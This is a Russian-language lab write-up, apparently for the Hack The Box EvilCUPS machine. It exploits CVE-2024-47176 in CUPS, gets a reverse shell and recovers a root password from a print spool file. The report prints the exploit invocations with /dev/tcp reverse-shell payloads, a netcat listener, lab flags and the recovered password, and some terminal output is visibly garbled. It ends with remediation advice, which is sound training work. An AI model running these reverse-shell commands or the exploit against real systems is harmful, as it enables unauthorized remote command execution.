

Отчёт

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 13:13 (*довольно быстро прошло, если не учитывать что меня постоянно выкидывало*)

Область тестирования и использованные службы.

IP/домен	Порт	Сервис	Сервис целевого сервера
localhost	5901	WinKexServer	-
localhost	-	Nmap Port Scanner	-
localhost	-	Obsidian Notes	-
localhost	8000	Python HTTP Simple Server	-
localhost	12345	Python HTTP Simple Serverfor CVE-2024-47176	-
10.10.11.40	631	CUPS WEB Server	+
10.10.11.40	22	SSH	+

Использованные файлы:

- [linpeas.sh](#) - Privilege Escalation Awesome Scripts SUITE new generation.
- [CVE-2024-47176 PoC](#)- Remote Command Execution в CUPS 2.4.2.
- d00001-001 - файл печати для принтера и получения пароля от root.
- user.txt - флаг.
- root.txt - флаг.

Порядок действий

1) Запуск `orenvrn` для доступа; `kex` для того, чтобы сделать `linux` удобнее


- `kex --win && sudo openvpn lab_KoLya080808.ovpn`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 36:49:95:03:8d:b4:4c:6e:a9:25:92:af:3c:9e:06:66 (ECDSA)
|_  256 9f:a4:a9:39:11:20:e0:96:ee:c4:9a:69:28:95:0c:60 (ED25519)
631/tcp   open  ipp       CUPS 2.4
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Home - CUPS 2.4.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3) Без поиска директорий смотрим на сайт.



4) Поищем эксплоит к этой версии CUPS и используем его.

- Поиск и использование:

evil-cups

Public

Watch 1

main

1 Branch

0 Tags

Go to file

Add file

Code

ippsec

git ignore

20cad78 · 2 months ago

2 Commits

.gitignore

git ignore

2 months ago

evilcups.py

git ignore

2 months ago

requirements.txt

Initial commit

2 months ago

```
(kolya080808@Nikolapc)~$ python3 evil-cups/evilcups.py 10.10.16.3 10.10.11.40 'sh -i >& /dev/tcp/10.10.16.3/1234 0>&1'
IPP Server Listening on ('10.10.16.3', 12345)
Sending udp packet to 10.10.11.40:631...
Please wait this normally takes 30 seconds...
20 elapsed
target connected, sending payload ...

target connected, sending payload ...
64 elapsed^CTraceback (most recent call last):
  File "/home/kolya080808/evil-cups/evilcups.py", line 235, in <module>
    time.sleep(1)
KeyboardInterrupt
^CException ignored in: <module 'threading' from '/usr/lib/python3.11/threading.py'>
Traceback (most recent call last):
  File "/usr/lib/python3.11/threading.py", line 1590, in _shutdown
    lock.acquire()
KeyboardInterrupt:
```

10.10.11.40:631/printers/

OpenPrinting CUPS Home Administration Classes Help Jobs Printers

Printers

Search in Printers: Search Clear

Showing 2 of 2 printers.

Queue Name	Description	Location	Make and Model	Status
Canon_MB2300_series	Canon_MB2300_series	Server Room	Local Raw Printer	Idle
HACKED_10_10_16_3	HACKED_10_10_16_3		HP 0.00, driverless, cups-filters 1.28.17	Idle

HACKED_10_10_16_3

HACKED_10_10_16_3 (Idle, Accepting Jobs, Not Shared)

Maintenance

Administration

Maintenance

Print Test Page

Pause Printer

Reject Jobs

Move All Jobs

Cancel All Jobs

HACKED_10_10_16_3

0.00, driverless, cups-filters 1.28.17 (color, 2-sided printing)

applicationclass://HACKED_10_10_16_3/

media=sheets=none, none media=na_letter_8.5x11in sides=one-sided

Jobs

Search in HACKED_10_10_16_3: Search Clear

Show Active Jobs Show All Jobs

Completed jobs in order of completion or cancellation ▲

- Результат:

```

j0ly@080808 Nikolapc: ~$
$ nc -lwp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.40] 53224
bash: cannot set terminal process group (1195): Inappropriate ioctl for device
bash: no job control in this shell
j0ly@evllcps:/ $
File "/home/k0ly080808/evil-cups/env/lib/python3.11/site-packages/lppserver/behaviour.py", line 71, in handle_inp
    return command_function(lpp_request, postscript_file)
File "/home/k0ly080808/evil-cups/env/lib/python3.11/site-packages/lppserver/behaviour.py", line 163, in operation
    print_job_response
self.handle_postscript(req, pfile)
File "/home/k0ly080808/evil-cups/env/lib/python3.11/site-packages/lppserver/behaviour.py", line 410, in handle_po
    tscript
        raise NotImplementedError
NotImplementedError
-----
136 elapsed
target connected, sending payload ...
target connected, sending payload ...
351 elapsed-CTraceback (most recent call last):
  File "/home/k0ly080808/evil-cups/evillcps.py", line 235, in <module>
    time.sleep(1)
KeyboardInterrupt
CException ignored in: <module 'threading' from '/usr/lib/python3.11/threading.py'>
Traceback (most recent call last):
  File "/usr/lib/python3.11/threading.py", line 1590, in _shutdown
    lock.acquire()
KeyboardInterrupt:
j0ly@evllcps:/ $
j0ly@evllcps:/ $ python3 evillcps.py 10.10.16.3 10.10.11.40 "bash -c 'bash -i && /dev/tcp/10.10.16.3/1234 0&1'"
IPP Server listening on ("10.10.16.3", 12345)
Sending udp packet to 10.10.11.40:81...
Please wait this normally takes 30 seconds...
20 elapsed
target connected, sending payload ...
target connected, sending payload ...
41 elapsed
target connected, sending payload ...
48 elapsed

```


5) Читаем user FLAG:

- Результат:

```
lp@evilcupcups:/$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
lp@evilcupcups:/$ export TERM=screen
export TERM=screen
lp@evilcupcups:/$ bash
bash
lp@evilcupcups:/$ ;s
;s
bash: syntax error near unexpected token `;'
lp@evilcupcups:/$ ls
ls
bin      etc          initrd.img.old  lost+found      opt      run        sys       var
boot     home         lib             media           proc     sbin       tmp       vmlinuz
dev      initrd.img   lib64           mnt             root     srv        usr       vmlinuz.old
lp@evilcupcups:/$ cd /home
cd /home
lp@evilcupcups:/home$ ls
ls
htb
lp@evilcupcups:/home$ cd htb
cd htb
lp@evilcupcups:/home/htb$ ls
ls
user.txt
lp@evilcupcups:/home/htb$ cat user.txt
cat user.txt
63337ea71c1cd80736b31f296c0db377c
lp@evilcupcups:/home/htb$
```

6) Загрузим linPEAS и посмотрим, что мы можем сделать:

- Действия:



- Предполагаемый результат:

судя по тому, что я увидел, надо посмотреть ту распечатанную страницу на принтере:

ID	Name	User	Size	Pages	State	Control
Canon_MB2300_series-1	Unknown	Withheld	12k	Unknown	completed at Sun 17 Nov 2024 04:08:45 AM EST	Reprint Job

ВОТ ЭТУ

7) Посмотрим в /var/spool/cups

- Результат:

```
lp@evilcups:/var/spool/cups$ cat d00001-001
cat d00001-001
%!PS-Adobe-3.0
%%BoundingBox: 18 36 577 806
%%Title: Enscript Output
%%Creator: GNU Enscript 1.6.5.90
%%CreationDate: Sat Sep 28 09:31:01 2024
%%Orientation: Portrait
%%Pages: (attend)
%%DocumentMedia: A4 595 842 0 () ()
%%DocumentNeededResources: (attend)
%%EndComments
%%BeginProlog
%%BeginResource: procset Enscript-Prolog 1.6.5 90
%
% Procedures.
%
/_S {    % save current state
  /_s save def
} def
/_R {    % restore from saved state
  _s restore
}
```

Ура!

8) В самом файле я нашел пароль от root пользователя:

- **Результат:**

```
GNU nano 2.11                                000001:001
}
0 moveto user_header_right_str show
}
0 moveto frame show
45 0 rmoveto fmodstr show
45 0 rmoveto pagenumstr show
} ifelse
grestore
def
xendResource
d_page_w 559 def
d_page_h 770 def
d_header_x 0 def
d_header_y 755 def
d_header_w 559 def
d_header_h 15 def
d_footer_x 0 def
d_footer_y 0 def
d_footer_w 559 def
d_footer_h 0 def
d_output_w 559 def
d_output_h 755 def
cgls i def
xendSetup
xpages (0) 1
xbeginPageSetup
0
0 36 translate
pagenum i def
fname (pass.txt) def
fdir (-) def
ftail (pass.txt) def
User defined strings:
fmodstr (Sat Sep 28 09:30:10 2024) def
pagenumstr (1) def
user_header_p false def
user_footer_p false def
xendPageSetup
0 header
742 H
Br38K-G@es-r00t-evilcups) s
R
xtrailer
xpages: 1
DocumentNeededResources: font Courier-Bold Courier
xEOF
```

9) Входим по ssh и читаем флаг root пользователя:

- **Результат:**

```
—(kolya0808080 Nikolapc) -[~]
—$ ssh root@10.10.11.40
The authenticity of host '10.10.11.40 (10.10.11.40)' can't be established.
ED25519 key fingerprint is SHA256:6gysjB7kwkdY5BxynZYNSYA7x0FAfLdR6Q6Qh4Krubc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.40' (ED25519) to the list of known hosts.
root@10.10.11.40's password:
Linux evilcups 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 1 14:29:03 2024 from 10.10.14.8
root@evilcups:~# ls
root.txt
root@evilcups:~# cat root.txt
f6ccf496b59cac9224914b05af129922e
root@evilcups:~#
```

Примечание

Крутая комната, но необходимо понимание как работает CUPS и сам эксплоит. Для меня она была довольно простой.

Но все равно, спасибо HackTheBox за афигенскую комнату!!!

Найденные уязвимости

Information Disclosure

PoC:

```
lp@evilcups:/var/spool/cups$ cat d00001-001
cat d00001-001
%!PS-Adobe-3.0
%%BoundingBox: 18 36 577 806
%%Title: Enscript Output
%%Creator: GNU Enscript 1.6.5.90
%%CreationDate: Sat Sep 28 09:31:01 2024
%%Orientation: Portrait
%%Pages: (atend)
%%DocumentMedia: A4 595 842 0 () ()
%%DocumentNeededResources: (atend)
%%EndComments
%%BeginProlog
%%BeginResource: procset Enscript-Prolog 1.6.5 90
%
% Procedures.
%
/_S {    % save current state
    /_s save def
} def
/_R {    % restore from saved state
    _s restore
}
```

(пункт 7)

CVSSv3 Score: 10.0 (Critical)

Описание:

Information Disclosure в данном случае связана с доступом к данным в директории /var/spool/cups, в которой находится файл с записью о пароле root пользователя.

Воспроизведение уязвимости:

Совпадает с PoC.

Рекомендации по устранению:

- Проверьте определенные файлы на наличие конфиденциальных данных
- Удаляйте или храните файл с конфиденциальной информацией в недоступном для пользователей месте.

CVE-2024-47176

PoC:

```

(kolya080808@Nikolapc) ~
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.40] 53224
bash: cannot set terminal process group (1135): inappropriate ioctl for device
bash: no job control in this shell
ip@evilcups:/s
File "/home/kolya080808/evil-cups/env/lib/python3.11/site-packages/lppserver/behaviour.py", line 71, in handle_lpp
    return command_function(lpp_request, postscript_file)
File "/home/kolya080808/evil-cups/env/lib/python3.11/site-packages/lppserver/behaviour.py", line 163, in operation
    print_job_response
    self.handle_postscript(req, psfile)
File "/home/kolya080808/evil-cups/env/lib/python3.11/site-packages/lppserver/behaviour.py", line 410, in handle_po
    tscript
    raise NotImplementedError
NotImplementedError
-----
136 elapsed
target connected, sending payload ...
target connected, sending payload ...
351 elapsed^CTraceback (most recent call last):
  File "/home/kolya080808/evil-cups/evilcups.py", line 235, in <module>
    time.sleep(1)
KeyboardInterrupt
^CException ignored in: <module 'threading' from '/usr/lib/python3.11/threading.py'>
Traceback (most recent call last):
  File "/usr/lib/python3.11/threading.py", line 1590, in _shutdown
    lock.acquire()
KeyboardInterrupt:
env (kolya080808@Nikolapc) /s/evil-cups
$ python3 evilcups.py 10.10.16.3 10.10.11.40 "bash -c 'bash -l >& /dev/tcp/10.10.16.3/1234 0>&1'"
IPP Server listening on ('10.10.16.3', 12345)
Sending udp packet to 10.10.11.40:631...
Please wait this normally takes 30 seconds...
20 elapsed
target connected, sending payload ...
target connected, sending payload ...
41 elapsed
target connected, sending payload ...
40 elapsed

```

(пункт 4)

CVSSv3 Score: 10.0 (Critical)

Описание:

Данный эксплоит дает возможность удаленного исполнения команд на сервере без ведома администратора.

Воспроизведение уязвимости:

```

(kolya080808@Nikolapc) ~
$ python3 evil-cups/evilcups.py 10.10.16.3 10.10.11.40 'sh -i >& /dev/tcp/10.10.16.3/1234 0>&1'
IPP Server listening on ('10.10.16.3', 12345)
Sending udp packet to 10.10.11.40:631...
Please wait this normally takes 30 seconds...
20 elapsed
target connected, sending payload ...

target connected, sending payload ...
64 elapsed^CTraceback (most recent call last):
  File "/home/kolya080808/evil-cups/evilcups.py", line 235, in <module>
    time.sleep(1)
KeyboardInterrupt
^CException ignored in: <module 'threading' from '/usr/lib/python3.11/threading.py'>
Traceback (most recent call last):
  File "/usr/lib/python3.11/threading.py", line 1590, in _shutdown
    lock.acquire()
KeyboardInterrupt:

```

10.10.11.40:631/printers/

OpenPrinting CUPS Home Administration Classes Help Jobs Printers

nters

Search in Printers: Search Clear

Showing 2 of 2 printers.

Queue Name	Description	Location	Make and Model	Status
Canon_MB2300_series	Canon_MB2300_series	Server Room	Local Raw Printer	Idle
HACKED_10_10_16_3	HACKED_10_10_16_3		HP 0.00, driverless, cups-filters 1.28.17	Idle

HACKED_10_10_16_3

HACKED_10_10_16_3 (Idle, Accepting Jobs, Not Shared)

Maintenance

Maintenance

Print Test Page

Pause Printer

Reject Jobs

Move All Jobs

Cancel All Jobs

Administration

HACKED_10_10_16_3

0.00, driverless, cups-filters 1.28.17 (color, 2-sided printing)

publicclass://HACKED_10_10_16_3/

o-sheets=none, none media=na_letter_8.5x11in sides=one-sided

Jobs

Search in HACKED_10_10_16_3:

Completed jobs in order of completion or cancellation ▲

Рекомендации по устранению:

- Обновите CUPS до последней версии.
- Следите за уязвимостями и исправлениями на [их официальном сайте](#).

Видео выполнения

Hack The Box: Hack The Box

app.hackthebox.com/machines/evilCUPS

HACKTHEBOX

Search Hack The Box

CONNECT TO HTB

Kolyan080808

Starting Point

Season 6

Machines

Challenges

Sherlocks

Tracks

Rankings

Pro Labs

Advanced Labs

Job Board

Unranked

Unranked

EvilCUPS

Linux · Medium

0 Points

4.9 42 Reviews

User Rated Difficulty

Play Machine

Machine Info

Walkthroughs

Reviews

Activity

Changelog

Adventure Mode

Guided Mode

Official Writeup

Video Walkthrough

EU Free 2

Switch VPN

Join Machine

Task 1

Task 2

Task 3

0:00 / 1:26:16